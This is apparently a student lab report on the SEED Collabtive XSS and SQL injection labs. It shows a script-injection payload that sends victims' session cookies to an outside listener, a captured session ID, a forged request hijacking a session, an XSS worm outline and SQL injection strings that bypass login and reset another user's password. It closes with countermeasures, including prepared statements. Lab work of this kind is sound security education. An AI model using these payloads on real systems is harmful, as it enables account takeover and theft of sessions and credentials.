

Deliverable 05

Guarav Sharma

Hongyi Su

Van Staskus

Environment Configuration

1. To make my host machine and virtual machine communicate with each other I set up my virtual machine on bridge connection.
2. To open collabtive from my host machine and other virtual machine I added these lines in `/etc/hosts` file on the respective machine from which I want access to the collective lab:-
192.168.1.10 www.sqlllabcollabtive.com
192.168.1.10 www.xsslabcollabtive.com
3. Where 192.168.1.10 is the ip address of the seed ubuntu machine on which the apache server is running.

Task 1: Stealing Cookies from the Victim's Machine


Steps:

1. First start the echo server.
2. Write the malicious java script.

```
<script>document.write("<img src=http://192.168.1.8:5555?c="+  
+ escape(document.cookie) + ">"); </script>
```

3. The above java script will send the cookie to 192.168.1.8 machine on which server is listening.
4. To make this malicious javascript working we need to inject at the proper location so that the cookies can be send to attacker without knowing to the victim or target.
5. This can be achieved in many ways.
6. One way is that, consider for instance a user using the collabtive is an attacker here.
7. So what we did was, first login with some existing user who wants to attack other users.
8. After logging in create or add a new project. In the description field write some text so that the message will look legitimate. And also add the above javascript.
9. When you send and update the project the malicious script will execute automatically and victim will only see the text you added other than the java script.
10. Now when ever victim will open the project or goes to the project page his cookie will be sent to the remote server.
11. And after gaining cookie attacker can do what ever he wants.

Screenshot for received cookie:-




```
echoserver — bash — 80x24
Gauravs-MacBook-Pro:echoserver iNviNciBlE$ GET /?c=PHPSESSID%3Dnfs2adak78gugcspn43aa36ic2 HTTP/1.1
```

Task 1.2: Session Hijacking using the Stolen Cookies

Solution of 1.2:

Steps:

1. To forge a project I first observed how a legitimate user creates a process.
2. With the help of LiveHTTPHeader extension I saw how post request was sent to the server.
3. And then I observed what headers and data I need to set in the Java program in order to forge a project.
4. Here is the screen shot for Live HTTP Header:-



5. Main thing here is to get the cookie and the content.

6. So to forge a new project I changed the content sent to the server. As you can see in the above screenshot the content sent was:-

name=1&desc=&end=14.10.2014&budget=100&assignto%5B%5D=6&assignto%5B%5D=3&assignto%5B%5D=1&assignme=1

7. I changed it to the following:-

name=XSS&desc=&end=16.10.2014&budget=1000&assignto%5B%5D=6&assignto%5B%5D=3&assignto%5B%5D=1&assignme=1


*I change name field to XSS, end time to 16.10.2014 and budget to 1000.

8. I added this particular line to set the cookie in order to hijack the session.

```
urlConn.setRequestProperty("Cookie", "PHPSESSID=value_of_the_cookie");
```

9. After doing these changes I wrote the java program and included all the necessary information to achieve this task.

10. Here is the screen shot of the output of java program which shows our request was sent and server accepted our request successfully.




```
<terminated> HTTPSimpleForge [Java Application] /Library/Java/JavaVirtualMachines/jdk1.8.0_20.jdk/Contents/Home/bin
Response Code = 200

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title> @ Collabitive</title>
<link rel="shortcut icon" href="templates/standard/images/favicon.ico" type="image/x-icon" />

<script type = "text/javascript">
//endcolor for close element flashing
closeEndcolor = '#377814';
//endcolor for delete element flashing
deleteEndcolor = '#c62424';
</script>
<script type = "text/javascript" src = "include/js/prototype.php" ></script>
<script type = "text/javascript" src = "include/js/ajax.php" ></script>
<script type = "text/javascript" src="include/js/jsval.php"></script>
<script type="text/javascript" src="include/js/chat.js"></script>
<script type = "text/javascript">
function _jsVal_Language() {
    this.err_enter = "Please enter a valid value for \"%FIELDNAME%\".";
    this.err_form = "Please enter valid values for:\n\n";
    this.err_select = "Please select a valid value in \"%FIELDNAME%\".";
}
</script>
```

11. Here is the screenshot of forged projected created on collective by the attacker:-




12. We have also attached the java program.

Task 2: Writing an XSS Worm


* **What our XSS Worm does:-** When you inject the XSS worm into the victims machine it pops out the statement: "You are hacked" and his cookie. Below are the screen shots:-

The Main idea of the XSS worm and how it works:-

1. We refer to the skeleton first.




2. In the script we first add the function that gets the user name.



3. After getting the username we write alert function that we want to pop out as user opens the link injected with worm.
4. Next we add the header information for the HTTP request
5. And at the end we send the HTTP post request.
6. **We have also attached the script.**

Task 3.1: SQL Injection Attack on SELECT Statements

Solution of task 1.1:



We have used **admin') #**

sql injection command in the username field.

Reasons of doing this:-

1. We can not achieve sql injection in the password field because **\$pass = sha1(\$pass)** line in **include/class.user.php** file prevents to do a possible injection attack. That's why we choose to do it in username field.
2. **#** symbol is interpreted as a comment in php mysql. Therefore it comments out whatever is after that. And in turn doesn't checks for password. The Line after sql injection looks like this:- **\$sel1 = mysql_query("SELECT ID,name,locale,lastlogin,gender FROM user WHERE (name = 'admin') #' OR email = '\$user') AND pass = '\$pass'");**

Solution of task 1.2:

The possible solution that we tried for this task is as follows :-

```
admin');INSERT INTO user (name,email,company,pass,locale,tags,rate) VALUES ('shy','shyrfxl@163.com','stevens','shy','stevens','1','1') #
```

The **main idea** behind this is to use the above sql injection followed by the **INSERT** statement. However, it doesn't work because, **add and update can't run with select. So ,if you want to sql injection, you need two command to run it. mysql can't run two command in the same row, because mysql doesn't allow ';' to separate two command in same row.** Basically this mechanism prevents us to do this task.

Task 3.2: SQL Injection on UPDATE Statements

Solution:

We carried out the following steps to do this task:

1. First we read **manageusers.php** and **class.user.php** files in `/var/www/SQL/Collabtive` directory.
2. After reading the files we got the idea how users are managed and how their profiles are updated in the database. This gave us an idea of how we can perform SQL injection to make unauthorized modification to database.
3. We found that \$company has the vulnerability for sql injection.
4. So, to change Ted's password we first log in as Alice(We can perform this task by logging into any user account).
5. After logging in we went edit section to edit the profile.
6. Since we know that company field has the vulnerability we inject **stevens',pass=sha1('shy') WHERE name = "Ted" #** this command. where we changed the password to **shy**.

	<input type="text" value="Ted"/>	
	<input type="text"/>	<input type="button" value="Please choose"/>
	<input #"="" ted\"="" type="text" value="stevens',pass=sha1('shy') WHERE name = \"/>	
	<input type="text" value="bob@stevens.edu"/>	
	<input type="text"/>	

7. And we also changed the name field as well to **ted**.

8. After injecting this the sql command in the file will look like this:-

```
$upd = mysql_query("UPDATE user SET name='$name',email='$email', tel1='$tel1',  
tel2='$tel2', company='stevens',pass=sha1('shy') WHERE name = \"Ted\"  
#',zip='$zip',gender='$gender',url='$url',adress='$address1',adress2='$address2',state='$  
state',country='$country',tags='$tags',locale='$locale',rate='$rate' WHERE ID = $id");
```

9. These steps help us to do this task.

Task 4: Countermeasures

Solution to Task 3.1:-

Once magic_quotes_gpc is turned on. What I try to inject in our first task is useless and will not work. Because PHP will add \' before " ' " automatic. So, mysql will consider this 'admin\')#' as username. Thus, the sql injection attack doesn't work.

Solution to Task 3.2

Use mysql_real_escape_string() function to deal with \$user and \$pass firstly. Then run mysql_query. It will protect sql injection too.

Solution to Task 3.3:-

Use new mysqli() to connect with mysql server and send a SQL statement to the database in two steps:

1. Send the code.
2. Send the data to the database using bind_param(). The database will treat and consider everything set in this step only as data.

Here is the code for login section:

```
$db_host = 'localhost';
$db_name = 'sql_collabtive_db';
$db_user = 'root';
$db_pass = 'seedubuntu';
$db = new mysqli($db_host, $db_user, $db_pass, $db_name);
//echo $db_host . $db_user . $db_pass . $db_name . $user . $pass;
$stmt = $db->prepare("SELECT ID,name,locale,lastlogin,gender FROM user WHERE
(name = ? OR email = ?) AND pass = ?");
$stmt->bind_param("sss", $user,$user,$pass);
$stmt->execute();
//The following two functions are only useful for SELECT statements
$stmt->bind_result($bind_ID, $bind_name, $bind_locale, $bind_lastlogin, $bind_gender);
echo $bind_ID . $bind_name . $bind_gender . $bind_locale;
$chk=$stmt->fetch();
if ($chk != "")
{
    $rolesobj = new roles();
    $now = time();
    $_SESSION['userid'] = $bind_ID;
    $_SESSION['username'] = stripslashes($bind_name);
    $_SESSION['lastlogin'] = $now;
    $_SESSION['userlocale'] = $bind_locale;
    $_SESSION['usergender'] = $bind_gender;
    $_SESSION['userpermissions'] = $rolesobj->getUserRole($bind_ID);

    $userid = $_SESSION['userid'];
    $seid = session_id();
    $staylogged = getArrayVal($_POST, 'staylogged');
```



```
if ($staylogged == 1)
{
    setcookie("PHPSESSID", "$seid", time() + 14 * 24 * 3600);
}
$upd1 = mysql_query("UPDATE user SET lastlogin = '$now' WHERE ID = $userid");
return true;
}
else
{
    return false;
}
```

***After testing it, It can protect sql injection.**